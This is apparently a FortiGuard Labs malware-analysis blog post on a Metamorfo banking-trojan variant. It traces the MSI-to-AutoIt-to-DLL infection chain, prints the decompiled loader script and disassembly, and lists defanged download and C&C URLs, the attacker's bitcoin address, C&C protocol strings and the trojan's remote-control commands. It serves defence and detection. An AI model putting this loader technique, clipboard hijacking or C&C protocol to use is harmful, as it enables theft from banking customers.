Another Metamorfo Variant Targeting Customers of Financial Institutions in More Countries

By Xiaopeng Zhang

Published: 2020-02-04 · Archived: 2026-04-02 12:01:16 UTC

FortiGuard Labs Threat Analysis

Affected platforms:	Windows
Impacted parties:	Online Financial Institutions
Impact:	Theft of financial information
Severity level:	High

Metamorfo is a malware family that was observed targeting the customers of online financial institutions. Recently, FortiGuard Labs captured two different Metamorfo variants. We have already published an analysis blog for the first, which only targets the customers of Brazilian financial institutions.

This second Metamorfo variant targets the customers of even more financial institutions across multiple countries. In this post you can see how it infects the machines of its victims and what it is able to do on a victim's machine, including how it collects data and communicates with its command and control (C&C) server, as well as what C&C commands it supports.

Starting from the Captured Sample

The captured sample used in this analysis is an MSI file named "view-(AVISO)2020.msi" that is spread through a ZIP archive, just as with the previous variant. In the previous analysis, I showed that this MSI file is parsed and executed automatically by MsiExec.exe when a user double clicks on it in Windows OS.

Analyzing this latest MSI file, I discovered that it also has a stream with the same name –"!_StringData" – where I found a piece of JavaScript code that had been mixed in with a huge amount of garbage strings. After I extracted and de-obfuscated the JavaScript code, it was easy to see what the code does. Figure 1 is a code snippet that shows the key functions of that JavaScript code being used.

Figure 1. JavaScript code snippet extracted from the stream "!_StringData"

It downloads a file from the URL "hxxp[:]//www[.]chmsc[.]edu[.]ph/library/modules/down/op57.lts", which is actually a ZIP file containing three files. It then gets decompressed into a newly-created random string folder (in this case, "RrRbiebL") under "C:\". Also, the three decompressed files are renamed with random strings, which in this analysis were "cMejBlQe.exe", "M6WnYxAh" and "YvSVUyps.dll". Figure 2 shows the folder information.



Figure 2. Three decompressed files in a random name folder

These three files are executed in the command line: "C:\RrRbiebL\cMejBlQe.exe C:\RrRbiebL\M6WnYxAh C:\RrRbiebL\YvSVUyps.dll". You may have noticed in Figure 1 that it also added itself into the auto-run group in the victim's system registry. This ensure that it runs automatically whenever the infected system starts. Figure 3 is a screenshot of the auto-run item in the system registry, whose value is just the above command line.



Figure 3. Added into auto-run group in the system registry

AutoIt Script Runs Metamorfo

"C:\RrRbiebL\cMejBlQe.exe" is run with the parameters "C:\RrRbiebL\M6WnYxAh C:\RrRbiebL\YvSVUyps.dll". Through my analysis I learned that the file "cMejBlQe.exe" is an AutoIt script execution program, whose original name was "AutoIt3.exe". The file "M6WnYxAh" is a compiled binary AutoIt script file (i.e. ".A3X" file), and "YvSVUyps.dll" includes the major body of this Metamorfo variant.

AutoIt has been observed being abused by a number of malware families for malicious purposes in the past. The reason for using AutoIt could be to bypass antivirus detection.

Decompiling the file "M6WnYxAh" reveals its source code:

SLEEP(2000)

_SLEEP(2000)

SLEEP(2000)

_SLEEP(2000)

GLOBAL $NPYVKYZFH1Z9T8E5CL48UGNZ878HTHO91S63AH=$CMDLINE[1]

GLOBAL $KPH98S477U6K32TXPN3F8UBVSHZ=DLLOPEN($NPYVKYZFH1Z9T8E5CL48UGNZ878HTHO91S63AH)

DLLCALL($KPH98S477U6K32TXPN3F8UBVSHZ,"Int","B1OWOEFK3SBYS0ETX4XXHRNV7SZGYFTU")

FUNC _SLEEP($IDELAY)

    DLLCALL("Kernel32.dll","none","Sleep","dword",$IDELAY)

ENDFUNC

It pauses 8 seconds at first. Then it loads a DLL file from the path $CMDLINE[1], which is the last parameter in the command line; i.e. "C:\RrRbiebL\YvSVUyps.dll". It continues to call an export function of the DLL file

named "*B1OWOEFK3SBYS0ETX4XXHRNV7SZGYFTU*". After that, the infected victim machine is controlled by the DLL code.

Analysis of the Main Part of Metamorfo

Let's now take a look at the file "YvSVUyps.dll". From Figure 4, we can see that the DLL file is protected by the packer "VMProtect v3.00-3.3.1". VMProtect is a very strong packer that supports dynamic code protection when the target process is running. This creates a big challenge for analysts. For example, all API addresses are hidden and are dynamically calculated before calling.



Figure 4. Analzying YvSVUyps.dll with an analysis tool

Once it ran, I dumped the restored real code from memory. By analyzing its ASM code, I also learned that it was compiled by Borland Delphi, just like the previous variant I analyzed.

Now it's time to see what major tasks it will perform on a victim's system.

After the code is restored by VMProtect, the FormCreate() function is called – which can be considered to be the Main() function.

It terminates running browsers, such as Microsoft IE, Mozilla Firefox, Google Chrome, Microsoft Edge and Opera, by killing the following processes: "iexplore.exe", "firefox.exe", "chrome.exe", "microsoftedge.exe", and "opera.exe". The process name strings and other most constant strings in the variant are encrypted using the same method as in the previous variant, but with different decryption keys.

[...]

022AE2BA lea edx, [ebp+var_30]

022AE2BD mov eax, offset a015f924af437_0

```
022AE2C2    call    decrypt_fun
022AE2C7    mov     edx, [ebp+var_30]
022AE2CA    lea     eax, [ebp+var_2C]
022AE2CD    call    str_copy_Ascii_Unicode
022AE2D2    mov     edx, [ebp+var_2C]     ; de=>  "iexplore.exe"
022AE2D5    mov     eax, [ebp+var_4]
022AE2D8    call    _TerminateProcess
022AE2DD    lea     edx, [ebp+var_38]
022AE2E0    mov     eax, offset a5af5093ad16e_0
022AE2E5    call    decrypt_fun
022AE2EA    mov     edx, [ebp+var_38]
022AE2ED    lea     eax, [ebp+var_34]
022AE2F0    call    str_copy_Ascii_Unicode ;
022AE2F5    mov     edx, [ebp+var_34]    ; de=> "firefox.exe"
022AE2F8    mov     eax, [ebp+var_4]
022AE2FB    call    _TerminateProcess
022AE300    lea     edx, [ebp+var_40]
022AE303    mov     eax, offset aA233cd013efd_0
022AE308    call    decrypt_fun
022AE30D    mov     edx, [ebp+var_40]
022AE310    lea     eax, [ebp+var_3C]
022AE313    call    str_copy_Ascii_Unicode ;
022AE318    mov     edx, [ebp+var_3C]    ; de=> "chrome.exe"
022AE31B    mov     eax, [ebp+var_4]
022AE31E    call    _TerminateProcess
022AE323    lea     edx, [ebp+var_48]
```

```
022AE326    mov    eax, offset aC9023de11adf_0
022AE32B    call   decrypt_fun
022AE330    mov    edx, [ebp+var_48]
022AE333    lea    eax, [ebp+var_44]
022AE336    call   str_copy_Ascii_Unicode ;
022AE33B    mov    edx, [ebp+var_44]    ; de=> "microsoftedge.exe"
022AE33E    mov    eax, [ebp+var_4]
022AE341    call   _TerminateProcess
022AE346    lea    edx, [ebp+var_50]
022AE349    mov    eax, offset a84c66187b74f_0
022AE34E    call   decrypt_fun
022AE353    mov    edx, [ebp+var_50]
022AE356    lea    eax, [ebp+var_4C]
022AE359    call   str_copy_Ascii_Unicode ;
022AE35E    mov    edx, [ebp+var_4C]    ; de=> "opera.exe"
022AE361    mov    eax, [ebp+var_4]
022AE364    call   _TerminateProcess
[...]
```

This piece of ASM code shows that it calls a function to decrypt the process name strings and then calls the function _TerminateProcess() to kill all the matched processes from the process list.

It then modifies several registry key values to disable the IE browser’s functions such as auto-complete, auto-suggest, etc. The disabled keys are: "Use FormSuggest", "FormSuggest Passwords", "FormSuggest PW Ask" under the sub-key “HKCU\Software\Microsoft\Internet Explorer\Main”, and "AutoSuggest" under the sub-key "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete".

What is the purpose of killing the browsers and disabling their auto-complete and auto-suggest functions? This action forces the victim to hand-enter data without auto-complete, such as whole URLs, along with login-name, password, and so on in the browser. This allows the malware’s key logger function to record the largest number of actions from the victim’s input.

It also collects information such as the OS version, Computer Name, installed AV software, and so on from victim's system.

If it is running on an infected machine for the first time (depending on whether a flag file exists), it sends a POST packet to its command-and-control (C&C) server informing it that a machine has been infected. Figure 5 shows the details of that packet.



Figure 5. Screenshot of a POST packet to the C&C server

The URL "hxxp[:]//escapuliu[.]com/happynewyear/EYHS2BZM31D225Q.php" was previously decrypted, and the body of this packet contains the victim's system information. Some of the values are base64 encoded. After decoding, the data looks like this:

vv**=OP57--06-01&**vw**=&**mods**=&**uname**=*******V-PC&**cname**=N-96&**os**=Windows 7 Ultimate6.17601-32&**is**=&**iss**=IE.AssocFile.HTM&**iav**= microsoft security essentials*

"*vv=OP57--06-01*" is the version information of Metamorfo.

"*mods=*" records whether IBM Trusteer Rapport is running, which is used to protect users from malware.

"*uname=**********V-PC*" is the victim's computer name.

"*cname=N-96*" is a value read out from the system registry.

"*os=Windows 7 Ultimate6.17601-32*" contains the infected OS version and platform.

"*iss=IE.AssocFile.HTM*" indicates the victim's default browser, which in this case is IE.

"*iav= microsoft security essentials*" is a list of AV software that the victim has installed.

Timer Functions

As with the previous variant, this one also uses Timers to perform its tasks. At the end of the FormCreate() function it starts two Timers. The first Timer is used to monitor a bitcoin wallet address in the system clipboard,

and the other is used to detect whether or not the victim is accessing a financial institution website. I will elaborate on both of these below.

Bitcoin Address Timer Function

This function keeps receiving data from the system clipboard and then determines if it is a valid bitcoin wallet address. If yes, it overwrites the wallet address with the attacker's.



Figure 6. Calling the API SetClipboardData() to overwrite the bitcoin wallet address

Figure 6 shows the calling of the API SetClipboardData(), whose second parameter is the attacker's wallet address ("163McXwBrc9S7JzbgegzVuw7QTJ9H1dQj7") used to replace the original one in the system clipboard.

Usually, users copy&paste the wallet address to make a bitcoin transfer. In this variant, Metamorfo detects and overwrites the target wallet in the clipboard. In this way, it attempts to make the victim unknowingly transfer their bitcoin to the attacker's bitcoin wallet address ("163McXwBrc9S7JzbgegzVuw7QTJ9H1dQj7").

Financial institution Timer Function

It then calls the API EnumWindows() function to enumerate all windows from the victim's system. Its EnumFunc() callback function collects all windows titles and then adds a 14H long random string prefix. One mixed windows title looks like this: "{14H long random string}+windows title". All the mixed windows titles are added into a string list box control. It can also collect the page title of an online banking website that the victim may access in a browser.

In the timer function, it then reads out the mixed windows titles from the string list box control, one by one, to perform string matching against keywords from the targeted financial institutions. There are 32 such keywords that are used to enable matching with more than twenty financial institutions in multiple countries, including the US, Canada, Peru, Chile, Spain, Brazil, Ecuador, Mexico, and others. For safety reasons, I will not mention the specified keywords or the names of the financial institutions being targeted by this malware in this post.

Once a window title matches one of the keywords of a targeted financial institution, it connects to the C&C server, whose host is different from the one mentioned earlier.

Below is a code snippet that decrypts the C&C server host string and port number, which are “ssl[.]teamo[.]life” and “8350”.

[...]

022965F7 lea eax, [ebp+var_18]

022965FA mov edx, ds:dword_235CE2C ;encrypted host string

02296600 mov ecx, 0

02296605 call _WideCharToMultiByte

0229660A mov eax, [ebp+var_18]

0229660D lea edx, [ebp+var_14]

02296610 ***call decrypt_fun*** *; de=> "**ssl.teamo.life**"*

02296615 mov edx, [ebp+var_14]

02296618 lea eax, [ebp+var_10]

0229661B call str_Ascii_Unicode

02296620 mov edx, [ebp+var_10]

02296623 lea ecx, [ebp+var_C]

02296626 mov eax, [ebp+var_4]

02296629 call sub_2296470 ; gethostbyname

0229662E mov edx, [ebp+var_C]

02296631 mov eax, [ebp+var_4]

02296634 mov eax, [eax+3DCh]

0229663A call sub_20BF29C

0229663F lea eax, [ebp+var_24]

02296642 mov edx, ds:dword_235CE30 ;encrypted port number

02296648 mov ecx, 0

0229664D call _WideCharToMultiByte

02296652 mov eax, [ebp+var_24]

02296655 lea edx, [ebp+var_20]

02296658 ***call decrypt_fun*** *;; de=> "**8350**"*

0229665D mov edx, [ebp+var_20]

[...]

Command and Control with C&C Server

When a connection is established with the C&C Server, it sends the command "<|QFUNHSNXU|>" to the server and waits for control commands to come back to execute further functions on the victim's system.

Following is an example communication between Metamorfo and its C&C server.

<|QFUNHSNXU|>

<|PT|>

<|tksN|>OP57--06-01-N-96<|>32 - Windows 7 Ultimate6.17601<|>********-PC - microsoft security essentials-L4N4c10n<|>********-PC<<|2//&ikILVm9ZtX!L4N4c10n

Metamorfo sent "<|QFUNHSNXU|>" to the server, and then received the control command "<|PT|>" back from the server and executed the code for this command. As you can see, it then sent the response packet "<|tksN|>", which contains the Metamorfo version, system version, platform information, the victim's computer name, any installed AV software, the identifier string of the matched financial institution name ("L4N4c10n"), and so on.

NOTE: in a packet, the symbol "<|>" is kind of a delimiter, while "<<|" is an end symbol.

As with the previous variant, this Metamorfo client uses the SocketRead() function to receive and process the control commands from the C&C server for this socket.

This Metamorfo variant supports 119 control commands in total. Here they are:

"<|YuiqkwSgot|>", "<|PT|>", "<|VOTM|>", "<|Gpsxi|>", "<|ZKXAKYWQKEHUGZJ|>", "<|lozyw|>", "<|SuaykRJ|>", "<|SuaykJI|>", "<|ztUjzwtR|>", "<|IXjzwtR|>", "<|Folder|>", "<|Files|>", "<|DownloadFile|>", "<|UploadFile|>", "dkxqdpdv", "fuobhjh", "pyfsqtpofn", "camarinho", "beijada", "cidadao", "dlulztody", "janainaa", "nnnaewhwf23nvcxx", "vanuza", "vanessa", "carmena", "petereca", "jpevtpjevtjte", "djqduidxorv", "dulhkqzprf", "vaidamole", "vadiadaum", "lzyxyzoxzdy", "baraomagao", "IbqJxbxma", "Lmatqo", "puplY", "hajluvjlY", "wlylajhyhJ", "gsxuymrle", "sjemwbgonehjexhjjexhjxh", "phjdqdfdv", "madona", "LkingWajuGhkzwu", "vkbAlcvtlY", "JtxyXLWA", "urpdzchlrdi", "JXyhylipS", "ndsoiu43098s", "snis4duo3098", "ki74yfhsag", "KxvoJJ", "Bwilmakx", "semvergonha", "mh42jkrxc3", "BwiAivbi", "vBiAiiwbwew", "Bwiqbi", "kdaf4w84fds", "iru4837fbcz", "apqi398wjx", "Bwiaqk", "mfklsjfk3049jsfd", "Bwikmn", "vpupqbd", "ulrvAkhyI", "posseco", "jpwhslAzvsI", "ihAhaP", "dsefsdfds342342", "massonaria", "kldiu4324987dyyds",

"iejdskdjkfl3426232hdshdhs", "maconha", "cnirhx87ds", "b9f8vnh3f7dhvsja4", "ihAwpMhauhW", "nhfjds98743hvfavb", "mfki73t1dav", "fodiufjdo834yfdgf", "f9ksa8iuvdo", "miwey82fqq", "oropeiru23", "kmcjds09498", "ewaewqrtrrmwoa", "m94ufasjczbal", "ulzcecrvAkhocpgyI", "hslfasreweyI", "perebao", "japones3fadhh", "uhkozphslAzvsI", "HruxWkrgHHMqgbkgs", "kxsHqddeuMHgHrbgrWgk", "bisurdor", "curvaduru", "vvjpwulw", "bosteiro", "lkfjasofu4343849", "fkvoiudas98", "coichzbz", "b98djzc", "klfjs943jfs", "eaqeutmn5r", "cracreuz", "guilhermina", "ztchrhAhaP", "IIzvsI", "HAPzvsI", "juventude", "HAUHWzvsI", "KHYIzvsI", "jpwzvsI", "mljzvsI", "hruxyoiu", "COZUMEL", "COZUMARIA", "LMAimwc", "baci83427daca", "daa243bi78acc".

The following table lists most of the control commands for the main socket, along with their descriptions. From it you are able to discover what actions Metamorfo variant can perform on a victim's machine.

Command	Description
<|**YuiqkwSgot**|>	Sets the sub-command used for "<|DownloadFile|>"
<|**PT**|>	Asks for basic information of the victim's system and the triggered financial name identifier.
<|**VOTM**|>	Sends packets "<|LSTU|>" to the server. Functions like a heartbeat.
<|**Gpsxi**|>	Closes all sockets that have connected to the C&C server.
<|**lozyw**|>	Restarts a specified socket.
<|**SuaykJI**|>	Performs a double-click at a specified position.
<|**ztUjzwtR**|>	Moves the cursor to a specific position.
<|**IXjzwtR**|>	Performs a right click at a specified position.
<|**Folder**|>	Searches folders using given keywords and sends the result to the C&C server.

<|Files|>	Searches files using given keywords and send the results to the C&C server.
<|DownloadFile|>	Downloads a file from the C&C server, depending on the command <|YuiqkwSgot|>.
<|UploadFile|>	Uploads a file onto the C&C server.
dkxqdpdv	Shows the victim a MessageBox with coaxing information.
vanuza	Restarts some sockets.
vanessa	Displays a fake message to the victim asking them to enter a confirmation code.
carmena	This command has multiple sub-commands to simulate the victim typing characters that are from the command packet into a text box.
jpevtpjevtjte	Downloads an MSI file from the C&C server and executes it. It can also update itself.
djqduidxorv	Resets the switch-file. Delete files and related folders.
baraomagao	Make all running browsers (IE, Chrome and Firefox) maximize their windows.
IbqJxbxma, hajluvjlY	Makes the system taskbar visible.
Lmatqo	Shuts down the infected system.
puplY	Reboots the infected system.

wlylajhyhJ	Plays the "SYSTEMSTART" sound by calling the API PlaySoundW().
LkingWajuGhkzwu	Closes sockets and exits Metamorfo.
vkbAlcvtlY	Runs a .bat file to delete files.
JtxyXLWA	Deletes a .dll file and shuts down the system.
urpdzchlrdi	These commands are related. They could start threads and then manipulate those threads to control the victim's input, including mouse and keyboard. For example, it is able to block the victim's mouse actions (click, double click, select text, right click. and so on) on a browser.
JXyhylipS	
ndsoiu43098s	
snis4duo3098	
ki74yfhsag	
KxvoJJ	here are more than 50 commands here, but I only listed 7 of them here as an example. They can make the system taskbar and mouse cursor invisible, display a control such as a canvas showing the victim’s information; ask the victim to enter something like password, etc. Some commands also run a Timer to keep killing "Windows Task Manager".
Bwilmakx	
semvergonha	
mh42jkrxc3	
BwiAivbi	
vBiAiiwbwew	

Bwiqbi	
vpupqbd	Restores all the status that the above commands changed.
IIzvsI	Creates a file under the user profile folder.
COZUMEL	Starts a thread to run a key logger on a browser.
COZUMARIA	Stops the key logger and sends the recorded data to the C&C server.
LMAimwc	Closes running browsers, shows the victim a message, then restarts the victim's system.

Here is an example of the last control command, "LMAimwc". It closes running browsers – including “Microsoft Internet Explorer”, “Google Chrome”, and “Mozilla Firefox”, displays a message, and then restarts the victim’s system. Figure 7, below, shows a screenshot of the message in the Spanish language that I’ve translated it into English.



Figure 7. The message of the control command "LMAimwc".

Solution

Fortinet customers are protected from this Metamorfo variant by FortiGuard's Web Filtering, AntiVirus, and IPS services as follows:

The related URLs are rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The MSI file is detected as "**W32/Metamorfo**" and blocked by the FortiGuard AntiVirus service.

The traffic between Metamorfo and its C&C server is detected by the FortiGuard IPS signature "**Trojan.Metamorfo**".

IOCs:

URLs

hxxp[:]//escapuliu[.]com/happynewyear/EYHS2BZM31D225Q.php

hxxp[:]//www[.]chmsc[.]edu[.]ph/library/modules/down/op57.lts

Sample SHA-256

[view-(AVISO)2020.msi]

EB1E5EAEA4ECC04B920BBD955C16B17F3D5AC3C580EA266FF5B9D589B8B49E0C

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio. Sign up for the weekly Threat Brief from FortiGuard Labs.

Learn more about Fortinet's free cybersecurity training initiative or about the Fortinet Network Security Expert program, Network Security Academy program, and FortiVet program.

Source: https://www.fortinet.com/blog/threat-research/another-metamorfo-variant-targeting-customers-of-financial-institutions